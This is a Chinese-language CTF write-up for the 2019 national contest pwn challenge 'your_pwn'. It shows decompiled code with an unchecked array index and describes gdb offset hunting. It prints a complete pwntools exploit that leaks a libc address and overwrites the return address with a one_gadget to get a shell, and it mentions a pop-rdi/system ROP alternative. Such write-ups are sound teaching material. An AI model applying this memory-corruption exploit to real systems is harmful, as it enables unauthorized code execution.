2019国赛1.your_pwn

原创

Jc^ 于 2019-05-13 20:49:06 发布 989 收藏

分类专栏： 赛事复现 文章标签： 单字节溢出

1.文件属性

```
[*] '/home/ubuntu/com/message_game/your_pwn/pwn'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

2.审计伪代码


```
__int64 sub_B35()
{
  __int64 result; // rax@4
  __int64 v1; // rcx@4
  int v2; // [sp+4h] [bp-15Ch]@2 //348
  int v3; // [sp+8h] [bp-158h]@2 //344
  int i; // [sp+Ch] [bp-154h]@1
  char v5[64]; // [sp+10h] [bp-150h]@1
  char s; // [sp+50h] [bp-110h]@1
  __int64 v7; // [sp+158h] [bp-8h]@1

  v7 = *MK_FP(__FS__, 40LL);
  memset(&s, 0, 0x100uLL);
  memset(v5, 0, 0x28uLL);
  for ( i = 0; i <= 40; ++i )                   // 循环41次
  {
    puts("input index");
    __isoc99_scanf("%d", &v2);                  // 348
    printf("now value(hex) %x\n", (unsigned int)v5[v2]);
    puts("input new value");
    __isoc99_scanf("%d", &v3);                  // 344
    v5[v2] = v3;
  }
  puts("do you want continue(yes/no)? ");
  read(0, &s, 0x100uLL);
  result = strncmp(&s, "yes", 3uLL) == 0;
  v1 = *MK_FP(__FS__, 40LL) ^ v7;
  return result;
```

```
29 }
```

分析：
读取数组索引的时候没有限制，引发数组越界漏洞，造成栈空间任意地址读写
漏洞点在于没有对`index`进行大小的检查，我们可以超过数组的范围到达`main`函数的返回地址处，就可以实现泄露和改变啊


利用
所以思路是先泄露__libc_start_main 函数的地址 然后计算出libc_base的地址，利用one_gadget填充返回地址

挖掘
`gdb`在输入`name`的地方截断下来 然后`stack 100` 如图：



大牛都查看了数据输入到ret相差344，然后输入到我们__libc_start_main_ret相差288，我来讲一下是怎么查看看的

```
在gdb里面输入名字，然后输入第一个index（0）然后输入值（100）回车，然后断在这里（ctrl + z）
然后再stack 500（尽可能大一点，能找到main_ret）,main_ret如上图，我们输入的数据可以在我们
的栈里面看见 如下图（具体情况看自己gdb-peda调试）
```



我们输入的`100`距离我们返回函数相差`344`（输入用户名处），距离我们`__libc_start_main_ret`相差`632`,通过泄露`__libc_start_main`的地址，来确定我们使用的`libc`库的版本，然后利用`libc_base（基址）+system@plt/bin_sh_addr@plt`来获得真实的地址，完成构造。这里我们引入一个`one_gadget`，作用和`system`的效果一样但是利用起来方便。

- 偷学一波用循环写脚本
- EXP

```
# -*- coding: utf-8 -*-
from pwn import*
local = 1

if local:
 p = process('./pwn')    #学会使用python的循环，规范书写
else:
 p = remote()

libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')   #只要远程链接，就可以调用服务器里面的libc文件

p.recvuntil('name:')
p.sendline('tutu')
libc_start_main = ''   #定义一个新的数组 存放我们的地址

#泄露地址
for i  in range(637,631,-1):
 p.recvuntil('index\n')
 p.sendline(str(i))
 p.recvuntil('(hex) ')
 xx = p.recvuntil('\n')[:-1]
 if(len(xx)<2):
  libc_start_main += '0' + xx    #‘0’?   作用
 elif(len(xx)==8):
  libc_start_main += xx[-2:]
 else:
  libc_start_main += xx

 p.recvuntil('value\n')
 p.sendline('1')

print "[+]"+libc_start_main
libc_base = int('0x'+libc_start_main,16) -libc.symbols['__libc_start_main'] - 240
success('libc_base =>' + hex(libc_base))
one_gadget = libc_base + 0xf02a4   #利用one_ganget工具书写获取shell的函数

for i in range(6):   #0xdeeb   好多新手不知道6的含义：是四位地址+0x
 p.recvuntil('index\n')
 p.sendline(str(344+i))
 p.recvuntil('value\n')
 p.sendline(str(ord(p64(one_gadget)[i])))

p.sendline('a')   #只要我们输入一个不再循环内的数字，就会跳出判断
p.recvuntil('(yes/no)? \n')
p.interactive()
```

- 常规EXP

```
120行的exp
敬请期待...
```

注：我可以通过构造`p64(pop_rdi_addr)+p64(sh_addr)+p64(system_addr)`来获得系统shell，因为开启了`PIE`保护 我们需要泄露`PID`基址。（这是我们常规利用的思路）

- 参考文献
- 主要参考：https://n0va-scy.github.io/2019/04/23/2019全国大学生信息安全大赛/#more
- https://www.anquanke.com/post/id/177035
- https://impakho.com/post/ciscn-2019-online-writeup#toc-6
- https://bbs.pediy.com/thread-250962.htm
- one-gadget：https://xz.aliyun.com/t/2720
- one-gadget:https://github.com/david942j/one_gadget
- 安全客：https://www.anquanke.com/post/id/177035
- 循环exp参考文献：https://www.jianshu.com/p/8671b34f5620